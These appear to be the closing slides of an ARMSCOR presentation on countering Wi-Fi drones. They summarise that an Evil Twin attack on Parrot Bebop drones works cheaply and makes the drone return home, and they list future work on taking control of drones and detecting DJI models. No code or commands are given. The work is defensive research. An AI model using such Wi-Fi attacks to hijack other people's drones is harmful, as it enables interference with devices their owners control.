Conclusion

ARMSCOR
Armaments Corporation of South Africa SOC Ltd

- Implementation of simple detection and countermeasures for Wi-Fi based drones can easily be achieved
  - Limited to Parrot Bebop drones (for now)
- Evil Twin attack is effective and has no impact on other Wi-Fi users
- If attack is persistent, drone attempts to safely return to home
- Minimal Hardware requirements, extremely low cost
- System could be very effective in protecting against curiosity
- Protection against other drones would require much more work

IMT

Future Work

- Implementation on a Raspberry Pi
- Investigate and implement transfer of control
- Look into detection of DJI drones

No work planned for 2017. May continue as a background activity.

However, investigation into Electro Optic Detection to take place…